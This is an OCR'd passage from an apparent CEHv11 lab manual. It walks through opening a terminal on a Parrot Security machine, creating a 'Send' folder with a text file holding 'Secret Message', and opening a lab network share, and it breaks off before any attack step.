
1. ☐ Click Parrot Security to switch to the **Parrot Security** machine.
2. ☐ Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.


Applications
Places
System
Fri Aug 21, 00:34
Parrot
CEHv11 Module 16 Hacking Wireless Networks
attacker's Home
Security_Script.-html
README.license
Trash
CEHv11 Module 13 Hacking Web Servers
CEHv11 Module 14 Hacking Web Applications


3. A **Parrot Terminal** window appears. In the **terminal** window, type **cd Desktop** and press **Enter**.


Applications
Places
System
Tue Aug 25, 00:34
Parrot Terminal
File
Edit
View
Search
Terminal
Help
[attacker@parrot]-[~]
$cd Desktop
[attacker@parrot]-[~/Desktop]
$

4. ☐ Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.
5. ☐ Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.


Applications Places System
Tue Aug 25, 00:35
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$cd Desktop
[attacker@parrot]-[~/Desktop]
$mkdir Send
[attacker@parrot]-[~/Desktop]
$cd Send
[attacker@parrot]-[~/Desktop/Send]
$

6. ☐ Now, type **echo “Secret Message” > message.txt** and press **Enter** to make a new text file named **message** containing the string “**Secret Message**”.


Applications
Places
System
Tue Aug 25, 00:36
Parrot Terminal
File
Edit
View
Search
Terminal
Help
[attacker@parrot]-[~]
$cd Desktop
[attacker@parrot]-[~/Desktop]
$mkdir Send
[attacker@parrot]-[~/Desktop]
$cd Send
[attacker@parrot]-[~/Desktop/Send]
$echo "Secret Message" > message.txt
[attacker@parrot]-[~/Desktop/Send]
$

7. Now, click the **Places** menu at the top of the **Desktop** and click **ceh-tools 10.10.10.10** from the drop-down options.


If **ceh-tools 10.10.10.10** option is not present then follow the below steps:

a. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.

